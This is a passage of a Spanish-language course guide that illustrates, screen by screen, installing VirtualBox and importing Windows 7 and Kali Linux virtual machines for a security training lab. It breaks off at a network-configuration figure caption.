La instalación ha finalizado exitosamente, y se muestra una pantalla final del asistente. Aquí, el usuario puede optar por lanzar VirtualBox inmediata o simplemente cerrar el asistente haciendo clic en "Finish" (Finalizar). El software ya está completamente instalado y listo para ser usado.

Ilustración 9 Consola de VirtualBox


Fuente: Elaboración propia

Esta ilustración muestra la interfaz principal de VirtualBox una vez que el software se ha iniciado. Desde esta consola, el usuario puede comenzar a crear y gestionar máquinas virtuales, configurar sus características (como memoria, CPU, almacenamiento), e instalar sistemas operativos en ellas. Es la base para todas las acciones futuras con VirtualBox.

Paso B: Una vez se realice apertura del foro para el desarrollo de la actividad se procederá a compartir enlace de descarga de lo requerido para el montaje del banco de trabajo, las imágenes en formato. OVA las cuales se encuentran ya preconfiguradas para ser utilizadas en las actividades de carácter técnico. En las imágenes. OVA existe: Un sistema operativo Windows y un sistema operativo Kali Linux.

Descarga del archivo OVA, para la implementación del banco de trabajo.

Ilustración 10 Proceso de descarga OVA Windows 7




Fuente: Elaboración propia

La ilustración muestra el proceso de descarga de una imagen OVA (Open Virtualization Appliance), que contiene un sistema operativo Windows 7 preconfigurado. El formato OVA es muy utilizado para distribuir máquinas virtuales debido a su compatibilidad con plataformas de virtualización como VirtualBox. El enlace proporcionado en el foro de actividad se utiliza para descargar la imagen de la máquina virtual de Windows 7, que viene con una configuración predeterminada para facilitar la implementación en VirtualBox. El archivo OVA contiene todas las configuraciones de hardware necesarias.

Implementación de la máquina virtual windows 7


Ilustración 11 Inicio de importación de la OVA de Win7



Fuente: Elaboración propia

En este paso, el proceso de importación de la imagen de Windows 7 en formato OVA comienza. En VirtualBox, se selecciona la opción "Importar Appliance" (máquina virtual preconfigurada) desde el menú. Esto permite al usuario cargar el archivo OVA descargado previamente, que contiene todos los ajustes predefinidos de la máquina virtual Windows 7.


Ilustración 12 Selección del archivo a importar



Fuente: Elaboración propia

El usuario elige el archivo OVA de Windows 7 en su equipo local. Este archivo contiene la máquina virtual preconfigurada con el sistema operativo Windows 7. Después de seleccionarlo, VirtualBox procederá con la configuración inicial de la máquina. Este paso garantiza que la máquina virtual se importe con las configuraciones predeterminadas.


Ilustración 13 Servicio importado con éxito configuración de la máquina



Fuente: Elaboración propia

Tras la importación, VirtualBox ofrece una revisión de la configuración de la máquina virtual antes de finalizar el proceso. El usuario puede ajustar la memoria RAM, la cantidad de procesadores asignados, el tamaño del disco duro virtual, y otros aspectos clave según las capacidades del equipo anfitrión. Este ajuste garantiza que el rendimiento de la máquina virtual sea óptimo.


Ilustración 14 Inicio importación del servicio virtualizado



Fuente: Elaboración propia

En este paso, VirtualBox comienza el proceso de importación de la máquina virtual, donde los archivos se descomprimen y los recursos se configuran de acuerdo con las especificaciones del archivo OVA. Dependiendo del tamaño del archivo y del rendimiento del equipo, este proceso puede tardar unos minutos.

Ilustración 15 Importación realizada exitosamente se carga en la interfaz de VirtualBox




Fuente: Elaboración propia

Una vez finalizado el proceso de importación, la máquina virtual de Windows 7 aparece en la lista de máquinas disponibles en VirtualBox. El usuario ahora puede iniciar la máquina virtual y comenzar a utilizar el sistema operativo. Esta confirmación indica que la máquina virtual está lista para su uso.

Inicio del proceso para implementar el software Kali Linux en VirtualBox


Ilustración 16 inicio carga de Kali Linux



Fuente: Elaboración propia

Similar al proceso de Windows 7, el usuario selecciona el archivo ISO de Kali Linux en VirtualBox. Al comenzar la implementación, se carga la imagen ISO preconfigurada de Kali Linux, lista para ser usada en el entorno virtual. Kali Linux es un sistema operativo especializado en seguridad y pruebas de penetración.


Ilustración 17 Asignación de RAM y Procesadores



Fuente: Elaboración propia

Durante el proceso de configuración de Kali Linux, el usuario asigna la cantidad de memoria RAM y el número de procesadores virtuales. Es importante que estos valores se ajusten en función de la capacidad del sistema anfitrión para garantizar un buen rendimiento de la máquina virtual.


Ilustración 18 Asignación de espacio en disco



Fuente: Elaboración propia

Este paso permite al usuario definir el espacio en disco para la máquina virtual de Kali Linux. La asignación de un espacio suficiente es crucial, ya que Kali Linux requerirá almacenamiento para los programas y herramientas que se instalarán posteriormente.


Ilustración 19 Resumen de la configuración de la máquina virtual



Fuente: Elaboración propia

VirtualBox muestra un resumen de todas las configuraciones aplicadas, incluyendo la cantidad de RAM, procesadores, y espacio en disco asignados. Este resumen permite revisar las configuraciones antes de completar la creación de la máquina virtual. Si es necesario, el usuario puede hacer ajustes finales antes de proceder.


Ilustración 20 Máquina de Kali Linux en la interfaz de VirtualBox



Fuente: Elaboración propia

La máquina virtual de Kali Linux ya ha sido importada y aparece en la interfaz de VirtualBox, lista para ser utilizada. El sistema está preconfigurado y el usuario puede iniciarlo para comenzar a trabajar en un entorno seguro y controlado.


Ilustración 21 Arrancando Win 7 en VirtualBox



Fuente: Elaboración propia

En este paso, el usuario inicia la máquina virtual de Windows 7 haciendo clic en el botón "Iniciar". VirtualBox carga el sistema operativo y muestra la pantalla de arranque de Windows. El proceso es similar al de encender una computadora física.

Ilustración 22 Escritorio de Windows 7 cargado en VirtualBox




Fuente: Elaboración propia

El escritorio de Windows 7 se carga exitosamente dentro de la máquina virtual. Esto confirma que el sistema operativo ha sido iniciado correctamente y está listo para ser utilizado. A partir de este punto, el usuario puede comenzar a realizar tareas dentro del entorno de Windows 7.

Configuración de Kali Linux


Ilustración 23 Configuración de idioma en Kali Linux



Fuente: Elaboración propia

Durante la instalación de Kali Linux, se solicita al usuario seleccionar el idioma preferido. Esto definirá el idioma del sistema operativo y sus menús, asegurando que el entorno sea accesible para el usuario.


Ilustración 24 Configuración selección de ubicación



Fuente: Elaboración propia

El siguiente paso es seleccionar la ubicación geográfica, que determinará la zona horaria y las configuraciones regionales del sistema. Esto es importante para que el reloj del sistema y otros parámetros locales funcionen correctamente.

Ilustración 25 Configuración del teclado



Fuente: Elaboración propia


El usuario debe seleccionar la disposición del teclado, según su preferencia o el tipo de teclado físico que esté utilizando. Esto garantiza que las teclas se correspondan correctamente con los caracteres escritos.

Ilustración 26 Carga de componentes de Kali Linux

Fuente: Elaboración propia

En este paso, el sistema comienza a cargar los archivos y componentes necesarios para la instalación de Kali Linux. Esta fase puede tardar algunos minutos, dependiendo del sistema.

Ilustración 27 Configuración de red Asignación de nombre a la máquina



Fuente: Elaboración propia

